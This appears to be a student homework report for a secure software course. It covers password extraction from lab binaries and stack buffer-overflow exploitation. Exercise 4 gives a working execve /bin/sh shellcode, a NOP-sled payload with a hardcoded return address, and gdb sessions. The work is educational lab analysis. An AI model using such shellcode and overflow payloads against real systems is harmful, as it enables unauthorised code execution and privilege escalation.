Secure Software Development and Web Security
Homework 2 - Report


Horațiu Luci

10 December 2020

For this project, I have set up the Ubuntu 12.04 virtual machines using Vagrant (`https://www.vagrantup.com`) for convenience. Disassembly tools such as **objdump** and **IDA** `https://www.hex-rays.com/products/ida/support/download_freeware/` were used.


Exercise 1

In the first task, the `find-secret-str` file was disassembled using `objdump -M intel -d find-secret-str > secret-str.obj`. The main function was analysed and a call to a function named `Z8checkPwdv` was found.



```
08048681 <main>:
 8048681:   8d 4c 24 04             lea    ecx,[esp+0x4]
 8048685:   83 e4 f0                and    esp,0xfffffff0
 8048688:   ff 71 fc                push   DWORD PTR [ecx-0x4]
 804868b:   55                      push   ebp
 804868c:   89 e5                   mov    ebp,esp
 804868e:   51                      push   ecx
 804868f:   83 ec 04                sub    esp,0x4
 8048692:   e8 c4 fe ff ff          call   804855b <_Z8checkPwdv>
 8048697:   b8 00 00 00 00          mov    eax,0x0
 804869c:   83 c4 04                add    esp,0x4
 804869f:   59                      pop    ecx
 80486a0:   5d                      pop    ebp
 80486a1:   8d 61 fc                lea    esp,[ecx-0x4]
 80486a4:   c3                      ret
 80486a5:   66 90                   xchg   ax,ax
 80486a7:   66 90                   xchg   ax,ax
 80486a9:   66 90                   xchg   ax,ax
 80486ab:   66 90                   xchg   ax,ax
 80486ad:   66 90                   xchg   ax,ax
 80486af:   90                      nop
```

This function was further analysed with IDA for convenience.



We can now see the "secret" string of this binary which is `SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !` **(note this is not the binary named "project")** as well as the password as an array of chars hex: `0x73 0x61 0x63 0x72 0x65 0x70 0x77 0x64` which essentially translate to `sacrepwd`.

Running the program and entering the right password gives us a link `http://goo.gl/U6md3t` that contains the "project" file that will be analysed in order to find the secret string as requested. Running the `strings` command on the "project" binary yields the same output as before. The secret text is: `SECRET : YOU ARE THE BEST STUDENT OF SECURE SOFTWARE COURSE (I DON'T SAY THAT TO EVERY STUDENT :)) !`


Exercise 2

The scenario for this exercise is fairly straight forward: our `stuff` function depends on a global variable called `secret` that's copied into a local variable `guard` and our input passed as an argument `str`. Then, the `str` variable is strcpy-d into an array of 12 chars (`buffer`). Before returning the control to the main function, `guard` is checked against `secret` and if they are not equal, the program exits.

In order to successfully execute a buffer overflow attack, first the `buffer` variable needs to be overwritten, then the `guard` then, most importantly, the return address so that it does not point to the next instruction that the program would normally execute.

To overwrite the return address, the `guard` needs to be properly overwritten, otherwise the mismatch between the global variable `secret` and local variable `guard` that can be overwritten is captured by the program and the program exists with code 1.

Sketch:



The way to go about this revolves around how will the `secret` variable be "randomly" initialised.

Case 1

(1) If the `secret` is initialised with an arbitrary random number chosen by the developer that is always the same and we have access to the program binary file, we can disassemble the program and look for the particular value of `secret`. We will use that value of `secret` to build our payload for the buffer overflow attack.

(2) However, if we don't have access to the binary file, we can try to brute-force it. The int variable in C11 has 4 bytes (0x########). Take each byte and brute-force it without actually trying the buffer overflow attack until the full value of `guard` is found.

Case 2

(3) In case that every time the program is run, a new random number is initialised and assigned to the `secret` variable, the issue leaves only brute-forcing solution on the table.

(4) Furthermore, the stack addresses base pointer values usually vary by a few bytes. Essentially only the last 2 bytes are random.

Exercise 3

We can use the same technique as in the first exercise to extract the password from the 64bit binary file `check-pwd`. Running `strings check-pwd` or `readelf -p .rodata check-pwd` will yield the password, which is `securesoftware`

```
String dump of section '.rodata':
  [     9]  Password ?
  [    16]  securesoftware
  [    26]  Wrong Password
  [    38]  Correct Password :
  [    51]  Root privileges given to the user
  [    75]  Critical function
```

However, when inputting the correct password, the following output is displayed:

```
                  /data/horatiu# ./check-pwd

 Password ?
securesoftware

 Correct Password : securesoftware

 Root privileges given to the user
*** stack smashing detected ***: <unknown> terminated
Aborted
```

We are to bypass the detection of stack smashing in order to get a root shell. To get a better understanding, the file has been disassembled with `objdump`.

These are the instructions for the `main` and `check-pwd` functions, the comments were based on info from `strings check-pwd --radix=x` (consult `check-pwd.obj` and `check-pwd.strings` files):

```
000000000000089e <main>:
 89e:   55                      push   rbp
 89f:   48 89 e5                mov    rbp,rsp
 8a2:   b8 00 00 00 00          mov    eax,0x0
 8a7:   e8 1e ff ff ff          call   7ca <checkPwd>        # call to the checkPwd function
 8ac:   b8 00 00 00 00          mov    eax,0x0
 8b1:   5d                      pop    rbp
 8b2:   c3                      ret
 8b3:   66 2e 0f 1f 84 00 00    nop    WORD PTR cs:[rax+rax*1+0x0]
 8ba:   00 00 00
 8bd:   0f 1f 00                nop    DWORD PTR [rax]
```

```
0000000000007ca <checkPwd>:
 7ca:   55                      push   rbp
 7cb:   48 89 e5                mov    rbp,rsp
 7ce:   48 83 ec 20             sub    rsp,0x20
 7d2:   64 48 8b 04 25 28 00    mov    rax,QWORD PTR fs:0x28
 7d9:   00 00
 7db:   48 89 45 f8             mov    QWORD PTR [rbp-0x8],rax
 7df:   31 c0                   xor    eax,eax
 7e1:   c7 45 e8 00 00 00 00    mov    DWORD PTR [rbp-0x18],0x0
 7e8:   48 8d 3d 59 01 00 00    lea    rdi,[rip+0x159]        # 948 <_IO_stdin_used+0x8> Password?
 7ef:   e8 6c fe ff ff          call   660 <puts@plt>         # VULNERABLE TO BUFFER OVERFLOW ATTACK
 7f4:   48 8d 45 ee             lea    rax,[rbp-0x12]
 7f8:   48 89 c7                mov    rdi,rax
 7fb:   b8 00 00 00 00          mov    eax,0x0
 800:   e8 9b fe ff ff          call   6a0 <gets@plt>         # VULNERABLE TO BUFFER OVERFLOW ATTACK
 805:   48 8d 45 ee             lea    rax,[rbp-0x12]
 809:   48 8d 35 46 01 00 00    lea    rsi,[rip+0x146]        # 956 <_IO_stdin_used+0x16>       securesoftware
 810:   48 89 c7                mov    rdi,rax
 813:   e8 78 fe ff ff          call   690 <strcmp@plt>
 818:   85 c0                   test   eax,eax
 81a:   74 0e                   je     82a <checkPwd+0x60>
 81c:   48 8d 3d 42 01 00 00    lea    rdi,[rip+0x142]        # 965 <_IO_stdin_used+0x25>       Wrong password
 823:   e8 38 fe ff ff          call   660 <puts@plt>
 828:   eb 33                   jmp    85d <checkPwd+0x93>
 82a:   48 8d 3d 46 01 00 00    lea    rdi,[rip+0x146]        # 977 <_IO_stdin_used+0x37>       Correct Password :
 831:   b8 00 00 00 00          mov    eax,0x0
 836:   e8 45 fe ff ff          call   680 <printf@plt>
 83b:   48 8d 45 ee             lea    rax,[rbp-0x12]
 83f:   48 89 c7                mov    rdi,rax
 842:   b8 00 00 00 00          mov    eax,0x0
 847:   e8 34 fe ff ff          call   680 <printf@plt>
 84c:   bf 0a 00 00 00          mov    edi,0xa
 851:   e8 fa fd ff ff          call   650 <putchar@plt>
 856:   c7 45 e8 01 00 00 00    mov    DWORD PTR [rbp-0x18],0x1
 85d:   83 7d e8 00             cmp    DWORD PTR [rbp-0x18],0x0     # We need to get here with gdb
 861:   74 0c                   je     86f <checkPwd+0xa5>
 863:   48 8d 3d 26 01 00 00    lea    rdi,[rip+0x126]        # 990 <_IO_stdin_used+0x50>       Root privileges given to the user
 86a:   e8 f1 fd ff ff          call   660 <puts@plt>         #  VULNERABLE TO BUFFER OVERFLOW ATTACK
 86f:   90                      nop
 870:   48 8b 45 f8             mov    rax,QWORD PTR [rbp-0x8]
 874:   64 48 33 04 25 28 00    xor    rax,QWORD PTR fs:0x28
 87b:   00 00
 87d:   74 05                   je     884 <checkPwd+0xba>
 87f:   e8 ec fd ff ff          call   670 <__stack_chk_fail@plt>
 884:   c9                      leave
 885:   c3                      ret
```

We need to exploit gets() vulnerability of not checking array bounds in order to execute our buffer overflow attack.

We'll start `GNU Debugger`, add a break-point to main and run:

```
root@4e52cb822c38:/data/horatiu# gdb check-pwd
GNU gdb (Ubuntu 8.1.1-0ubuntu1) 8.1.1
Copyright (C) 2018 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from check-pwd...(no debugging symbols found)...done.
(gdb) break main
Breakpoint 1 at 0x8a2
(gdb) r
Starting program: /data/horatiu/check-pwd

Breakpoint 1, 0x00005555555548a2 in main ()
(gdb) dissasemble main
Undefined command: "dissasemble".  Try "help".
(gdb) disassemble main
Dump of assembler code for function main:
   0x000055555555489e <+0>:     push   %rbp
   0x000055555555489f <+1>:     mov    %rsp,%rbp
=> 0x00005555555548a2 <+4>:     mov    $0x0,%eax
   0x00005555555548a7 <+9>:     callq  0x5555555547ca <checkPwd>
   0x00005555555548ac <+14>:    mov    $0x0,%eax
   0x00005555555548b1 <+19>:    pop    %rbp
   0x00005555555548b2 <+20>:    retq
End of assembler dump.
(gdb)
```

We'll set the instructions language to intel for preference and disassemble `checkPwd` function. Essentially we're given root permissions when line 863 is reached. Furthermore, we can see in line 87f in the `checkPwd` that we're going to receive a stack check failure whatever we do.

```
(gdb) set disassembly-flavor intel
(gdb) disassemble checkPwd
Dump of assembler code for function checkPwd:
   0x00005555555547ca <+0>:     push   rbp
   0x00005555555547cb <+1>:     mov    rbp,rsp
   0x00005555555547ce <+4>:     sub    rsp,0x20
   0x00005555555547d2 <+8>:     mov    rax,QWORD PTR fs:0x28
   0x00005555555547db <+17>:    mov    QWORD PTR [rbp-0x8],rax
   0x00005555555547df <+21>:    xor    eax,eax
   0x00005555555547e1 <+23>:    mov    DWORD PTR [rbp-0x18],0x0
   0x00005555555547e8 <+30>:    lea    rdi,[rip+0x159]        # 0x555555554948
   0x00005555555547ef <+37>:    call   0x555555554660 <puts@plt>
   0x00005555555547f4 <+42>:    lea    rax,[rbp-0x12]
   0x00005555555547f8 <+46>:    mov    rdi,rax
   0x00005555555547fb <+49>:    mov    eax,0x0
   0x0000555555554800 <+54>:    call   0x5555555546a0 <gets@plt>
   0x0000555555554805 <+59>:    lea    rax,[rbp-0x12]
   0x0000555555554809 <+63>:    lea    rsi,[rip+0x146]        # 0x555555554956
   0x0000555555554810 <+70>:    mov    rdi,rax
   0x0000555555554813 <+73>:    call   0x555555554690 <strcmp@plt>
   0x0000555555554818 <+78>:    test   eax,eax
   0x000055555555481a <+80>:    je     0x55555554482a <checkPwd+96>
   0x000055555555481c <+82>:    lea    rdi,[rip+0x142]        # 0x555555554965
   0x0000555555554823 <+89>:    call   0x555555554660 <puts@plt>
   0x0000555555554828 <+94>:    jmp    0x55555554485d <checkPwd+147>
   0x000055555555482a <+96>:    lea    rdi,[rip+0x146]        # 0x555555554977
   0x0000555555554831 <+103>:   mov    eax,0x0
   0x0000555555554836 <+108>:   call   0x555555554680 <printf@plt>
   0x000055555555483b <+113>:   lea    rax,[rbp-0x12]
   0x000055555555483f <+117>:   mov    rdi,rax
   0x0000555555554842 <+120>:   mov    eax,0x0
   0x0000555555554847 <+125>:   call   0x555555554680 <printf@plt>
   0x000055555555484c <+130>:   mov    edi,0xa
   0x0000555555554851 <+135>:   call   0x555555554650 <putchar@plt>
   0x0000555555554856 <+140>:   mov    DWORD PTR [rbp-0x18],0x1
   0x000055555555485d <+147>:   cmp    DWORD PTR [rbp-0x18],0x0
   0x0000555555554861 <+151>:   je     0x55555554486f <checkPwd+165>
   0x0000555555554863 <+153>:   lea    rdi,[rip+0x126]        # 0x555555554990
   0x000055555555486a <+160>:   call   0x555555554660 <puts@plt>
   0x000055555555486f <+165>:   nop
   0x0000555555554870 <+166>:   mov    rax,QWORD PTR [rbp-0x8]
   0x0000555555554874 <+170>:   xor    rax,QWORD PTR fs:0x28
   0x000055555555487d <+179>:   je     0x555555554884 <checkPwd+186>
   0x000055555555487f <+181>:   call   0x555555554670 <__stack_chk_fail@plt>
   0x0000555555554884 <+186>:   leave
   0x0000555555554885 <+187>:   ret
End of assembler dump.
(gdb)
```

So, theoretically, in order to execute a buffer overflow attack on this program, the following command is needed: `python -c 'print "a"*16 + "\xbe\xba\xfe\xca\x0a"' | ./check-pwd`

```
vagrant@precise64:/vagrant$ python -c 'print "a"*16 + "\xbe\xba\xfe\xca\x0a"' | ./check-pwd

 Password ?

 Wrong Password
*** stack smashing detected ***: ./check-pwd terminated
Segmentation fault
```

However, this does not work in practicality due to the instruction in `checkPwd` function at line **87f** that will terminate the program anyway.

Exercise 4

For this exercise, the Address Space layout randomisation (ASLR) has been disabled. The strings file as well as the commented disassembly of the `root-me` program can be found in the resources folder. This is an excerpt of the `main` and `func` functions assembly code:

```
0804842b <func>:
 804842b:       55                      push   ebp                    # previous to this, we got the return addres
                                                                      # save ebp on stack -> 4 bytes
 804842c:       89 e5                   mov    ebp,esp
 804842e:       81 ec d8 00 00 00       sub    esp,0xd8               # allocare another 216 bytes
 8048434:       83 ec 08                sub    esp,0x8                # allocare another 8 bytes
 8048437:       ff 75 08                push   DWORD PTR [ebp+0x8]    # source - it's actually argv[0]
 804843a:       8d 85 30 ff ff ff       lea    eax,[ebp-0xd0]         #
 8048440:       50                      push   eax                    # destination
 8048441:       e8 ba fe ff ff          call   8048300 <strcpy@plt>   # copy argv[0] to 216 bytes length1
 8048446:       83 c4 10                add    esp,0x10
 8048449:       83 ec 08                sub    esp,0x8
 804844c:       8d 85 30 ff ff ff       lea    eax,[ebp-0xd0]
 8048452:       50                      push   eax
 8048453:       68 30 85 04 08          push   0x8048530                # Welcome %s
 8048458:       e8 93 fe ff ff          call   80482f0 <printf@plt>
 804845d:       83 c4 10                add    esp,0x10
 8048460:       c9                      leave
 8048461:       c3                      ret

08048462 <main>:
 8048462:       8d 4c 24 04             lea    ecx,[esp+0x4]
 8048466:       83 e4 f0                and    esp,0xfffffff0
 8048469:       ff 71 fc                push   DWORD PTR [ecx-0x4]
 804846c:       55                      push   ebp
 804846d:       89 e5                   mov    ebp,esp
 804846f:       51                      push   ecx
 8048470:       83 ec 04                sub    esp,0x4
 8048473:       89 c8                   mov    eax,ecx
 8048475:       8b 40 04                mov    eax,DWORD PTR [eax+0x4]
 8048478:       83 c0 04                add    eax,0x4
 804847b:       8b 00                   mov    eax,DWORD PTR [eax]
 804847d:       83 ec 0c                sub    esp,0xc
 8048480:       50                      push   eax
 8048481:       e8 a5 ff ff ff          call   804842b <func>
 8048486:       83 c4 10                add    esp,0x10
 8048489:       b8 00 00 00 00          mov    eax,0x0
 804848e:       8b 4d fc                mov    ecx,DWORD PTR [ebp-0x4]
 8048491:       c9                      leave
 8048492:       8d 61 fc                lea    esp,[ecx-0x4]
 8048495:       c3                      ret
 8048496:       66 90                   xchg   ax,ax
 8048498:       66 90                   xchg   ax,ax
 804849a:       66 90                   xchg   ax,ax
 804849c:       66 90                   xchg   ax,ax
 804849e:       66 90                   xchg   ax,ax
```

Looking at the `func` function we see that in order to effectively execute a buffer overflow attack, we need to overwrite the 216 allocated bytes for argv[0] + 4 bytes from `ebp`, since the strcpy function is not specifying a limit for maximum length when copying.

We can see that the buffer's address can be identified, at `ebp - 0xd0`. This is 208 in decimal - the number of bytes allocated for the buffer in the stack, the next 4 bytes are the saved `ebp` pointer of the previous stack frame, and the next 4 bytes will mark the add res of return. We need to find a **place to insert** the **crafted** shellcode in order to **transfer the execution flow** to where it was injected.

Writing Shellcode

The following shellcode has been compiled using `nasm -f elf shellcode.asm`


```
 xor eax, eax ;Clearing eax register
push eax ;Pushing NULL bytes
push 0x68732f2f ;Pushing //sh
push 0x6e69622f ;Pushing /bin
mov ebx, esp ;ebx now has address of /bin//sh
push eax ;Pushing NULL byte
mov edx, esp ;edx now has address of NULL byte
push ebx ;Pushing address of /bin//sh
mov ecx, esp ;ecx now has address of address of /bin//sh byte
mov al, 11 ;syscall number of execve is 11
int 0x80 ;Make the system call
```

To get the bytes of this shellcode, we'll run `objdump -d -M intel shellcode.o`, giving the following shellcode: `\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x89\xe2\x53\x89\xe1\xb0\x0b\xcd\x80`

```
vagrant@precise32:/vagrant$ nano shellcode.asm
vagrant@precise32:/vagrant$ nasm -f elf shellcode.asm
vagrant@precise32:/vagrant$ objdump -d -M intel shellcode.o

shellcode.o:     file format elf32-i386


Disassembly of section .text:

00000000 <.text>:
   0:   31 c0                   xor    eax,eax
   2:   50                      push   eax
   3:   68 2f 2f 73 68          push   0x68732f2f
   8:   68 2f 62 69 6e          push   0x6e69622f
   d:   89 e3                   mov    ebx,esp
   f:   50                      push   eax
  10:   89 e2                   mov    edx,esp
  12:   53                      push   ebx
  13:   89 e1                   mov    ecx,esp
  15:   b0 0b                   mov    al,0xb
  17:   cd 80                   int    0x80
```

Finding where to inject

We need to find what address the buffer will have when it's loaded into the stack. Having disabled ASLR, the addresses related to the binary will not change between runs. The GNU Debugger will be used, running `gdb -q root-me`



A breakpoint is set at the `func` function. The binary is then started with a payload of length 216 as argument. Furthermore, printing the `$ebp - 0xd0`, shows the buffer located at `0xbffff528`. However, the difference when running with gdb and otherwise can create address issues so we need to take into account. Even though the stack begins at the same address, the difference in the procedure of retrieving the buffer address will consist of a few bytes.

Transfer of execution flow

With the shellcode saved to memory, and knowing it's address in the realm of a few bytes, we can modify the return address for function `func`.

In order to craft the payload, we need the shellcode (25 bytes),a NOP sled, and to know that address starts after the first 112 bytes of the buffer.

A NOP Sled is a sequence of NOP (no-operation) instructions meant to "slide" the CPU's instruction execution flow to its final, desired, destination whenever the program branches to a memory address anywhere on the sled. Basically, whenever the CPU sees a NOP instruction, it slides down to the next instruction.

The reason for inserting a NOP sled before the shellcode is that now we can transfer execution flow to anyplace within an arbitrary number of 40 bytes. The processor will keep on executing the NOP instructions until it finds the shellcode so we don't need to know the exact address of the shellcode. This takes care of the earlier mentioned problem of not knowing the address of the buffer.

We will make the processor jump to the address of the buffer(taken from gdb's output) + 20 bytes to get somewhere in the middle of the NOP sled.

The payload becomes: `$(python -c 'print "\x90"*40 + "\x31 \xc0 \x50 \x68 \x2f \x2f \x73 \x68 \x68 \x2f \x62 \x69 \x6e \x89 \xe3 \x50 \x89 \xe2 \x53 \x89 \xe1 \xb0 \x0b \xcd \x80" + "A"*147 + "\x3c\xf5\xff\xbf"')`. Which is essentially 40 NOP instrucitons, then the shellcode, then 147 A-s and the address of the buffer taken from gdb + 20 bytes `0xbffff528 + 20 = 0xbffff53c`. The execution is successful and gives us the root shell prompt (`$`)